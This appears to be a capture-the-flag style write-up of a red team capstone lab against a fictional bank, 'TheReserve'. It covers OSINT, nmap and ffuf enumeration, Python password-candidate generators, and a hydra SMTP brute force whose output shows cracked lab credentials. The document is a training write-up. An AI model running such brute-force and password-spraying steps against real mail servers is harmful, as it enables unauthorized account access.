Red Team Capstone
Challenge Network

Write-Up

Contents

0x01 -OSINT

After carefully reviewing the project brief with its goals, scope and tools I continued with the registration process that will give me access to the e-Citizen communication portal. After completing the described process in the room I was ready to start with OSINT activities of our target the Trimento Bank called “TheReserve”.


The network diagram of the lab showed us three publicly available IP addresses and their respective hostnames.

10.200.103.11 – WebMail


10.200.103.12 – VPN

10.200.103.13 – WEB


We started our OSINT research on the public web server located at 10.200.103.13. The front page already shows us some valuable information.




At the bottom of the website, we can find two users of the organization along with their positions at TheReserve.
Continuing with the second menu item, we find a page that reveals several additional.




Further to the bottom of the page I find several users where I only find a first name, or no name at all:



My initial thought was to download the pictures and look for additional information in the meta information of the pictures, however when opening the picture in a new tab an looking at the URL in the browser, I found that the picture was named exactly after the person it portrays:




I then proceeded to check if I could access the folder containing the pictures, which was possible and showed a first weak web server configuration as I was able to access the directory listing of the folder:



I collected all the names and potential usernames, in the form of “firstname.lastname” in various user lists.


I then proceeded to the last menu item the “Contact Us” webpage:



From the email address on the website I can conclude that users might use e-mail addresses such as “firstname.lastname@corp.thereserve.loc”.


Further enumeration of the website showed that OctoberCMS is used as the Content Management System (October CMS is in the title of the website and several URLs contain /october/).

Navigating to the VPN Gateway at 10.200.103.12 I find a simple Login Page that might give us access to the internal network:




There were no other links to follow on this website which concludes the OSINT research for this website.

Navigating to the mailserver at 10.200.103.11 I find that with connecting to the IP I am presented with the IIS standard page:



When using the vhost which is provided to me in the network diagram I receive a 403 – Forbidden.



From the OSINT research I have collected an email address (applications@corp.thereserve.loc) , several potential usernames and their respective potential e-mail addresses and the location of a login portal for the VPN gateway.

0x02 -Perimeter Breach

I started my enumeration process with scanning the first three IP addresses that were provided to me from the start.

I used Nmap with switches -p- to scan all ports and --min-rate 5000 to do a quick first enumeration of open ports of the Webmail server at 10.200.103.11:

```
# Nmap 7.93 scan initiated Sat May 13 12:22:57 2023 as: nmap -p- --min-rate 5000 -oN
scans/nmap_alltcp 10.200.103.11
Nmap scan report for 10.200.103.11
Host is up (0.053s latency).
Not shown: 65513 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
33060/tcp open  mysqlx
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49682/tcp open  unknown

# Nmap done at Sat May 13 12:23:13 2023 -- 1 IP address (1 host up) scanned in 15.93
seconds
```

I did the same for the VPN gateway 10.200.103.12:

```
# Nmap 7.93 scan initiated Sat May 13 14:29:54 2023 as: nmap -p- --min-rate 5000 -oN
scans/nmap_alltcp.md 10.200.103.12
Nmap scan report for 10.200.103.12
Host is up (0.057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1194/tcp open  openvpn

# Nmap done at Sat May 13 14:30:05 2023 -- 1 IP address (1 host up) scanned in 11.71
seconds
```

And for the WEB server at 10.200.103.13:

```
# Nmap 7.93 scan initiated Sat May 13 12:52:51 2023 as: nmap -p- --min-rate 5000 -oN
scans/nmap_alltcp.md 10.200.103.13
Nmap scan report for 10.200.103.13
Host is up (0.043s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open  http

# Nmap done at Sat May 13 12:53:04 2023 -- 1 IP address (1 host up) scanned in 12.84
seconds
```


I then followed up with script and version scans of the three targets (See Appendix). This revealed several services and other useful information. Direct exploitation of the services did not result in success for me.

I then proceeded to do an enumeration of the web servers. Particularly interesting results were found on the VPN gateway:


```
┌──(kali㉿kali)-[~/…/thm/redteamcapstonechallenge/notes/10.200.103.12 - VPN]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt:FUZZ -u "http://10.200.103.12/FUZZ" -e .php,.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  ___ ___ /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.200.103.12/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Extensions       : .php .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 43ms]
    * FUZZ: index.php

[Status: 200, Size: 5, Words: 1, Lines: 1, Duration: 48ms]
    * FUZZ: login.php

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 68ms]
    * FUZZ: upload.php

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 44ms]
    * FUZZ: logout.php

[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 48ms]
    * FUZZ: vpn

[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 41ms]
    * FUZZ: vpns

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 37ms]
    * FUZZ: .php

[Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 41ms]
    * FUZZ:
```

```
[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 35ms]
    * FUZZ: server-status

:: Progress: [661638/661638] :: Job [1/1] :: 980 req/sec :: Duration: [0:11:01] ::
Errors: 0 ::
```

Checking out the /vpn/ folder I found an openvpn configuration file:



Looking at /vpns/ I am only presented with a message:



Using the openvpn configuration file it was not directly possible (constant reconnect attempts). It seems that the file is used as a template for generating VPN configuration files for the users.

At this point I turned to the WebMail server which also has several mail related open ports such as SMTP (port 25/TCP) which can be used to bruteforce user/password combinations.

Alongside with the project brief several files and tools were provided to me before the engagement. One of the files of particular interest was the Password Policy:

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge/Capstone_Challenge_Resources]
└─$ cat password_policy.txt
The password policy for TheReserve is the following:

* At least 8 characters long
* At least 1 number
* At least 1 special character
```

As well as a password base list on which I was able to build upon:

```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge/Capstone_Challenge_Resources]
└─$ cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corpthereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
```

I decided to write two small python scripts that would output me possible password candidates based on the wordlist and the password policy. One for a bigger wordlist:

```
import os
import sys

specials = '!@#$%^'

with open('password_base_list.txt','r') as f:
    for line in f:
        pw = line.strip()
        for i in range(100):
            for c in specials:
                print(pw+str(i)+c)
                print(pw+c+str(i))

        for i in range(14,24,1):
            for c in specials:
                print(pw+"20"+str(i)+c)
                print(pw+c+"20"+str(i))
```

And a simpler one that generates a smaller wordlist:

```
import os
import sys

specials = '!@#$%^'

with open('password_base_list.txt','r') as f:
    for line in f:
        pw = line.strip()
        for i in range(10):
            for c in specials:
                print(pw+str(i)+c)
                print(pw+c+str(i))
```

I then proceeded to bruteforce the potential e-mail addresses that I found on the website together with my small wordlist:


```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge/notes]
└─$ hydra -L General/corporate_emails.md -P
../Capstone_Challenge_Resources/password_candidates_small.txt 10.200.103.11 smtp -vvv -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-13 15:55:16
[INFO] several providers have implemented cracking protection, check with a small
wordlist first - and stay legal!
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25920 login tries (l:18/p:1440),
~1620 tries per task
[DATA] attacking smtp://10.200.103.11:25/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 1844.00 tries/min, 1844 tries in 00:01h, 24076 to do in 00:14h, 16 active
[STATUS] 1737.00 tries/min, 5211 tries in 00:03h, 20709 to do in 00:12h, 16 active
[STATUS] 1715.00 tries/min, 12005 tries in 00:07h, 13915 to do in 00:09h, 16 active
[25][smtp] host: 10.200.103.11   login: laura.wood@corp.thereserve.loc   password:
Password1@
[VERBOSE] using SMTP LOGIN AUTH mechanism
[25][smtp] host: 10.200.103.11   login: mohammad.ahmed@corp.thereserve.loc   password:
Password1!
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 1853.83 tries/min, 22246 tries in 00:12h, 3674 to do in 00:02h, 16 active
[STATUS] 1841.54 tries/min, 23940 tries in 00:13h, 1980 to do in 00:02h, 16 active
[STATUS] 1828.79 tries/min, 25603 tries in 00:14h, 317 to do in 00:01h, 16 active
[STATUS] attack finished for 10.200.103.11 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-13 16:09:27
```

Two users were found with particular weak password

laura.wood@corp.thereserve.loc:Password1@

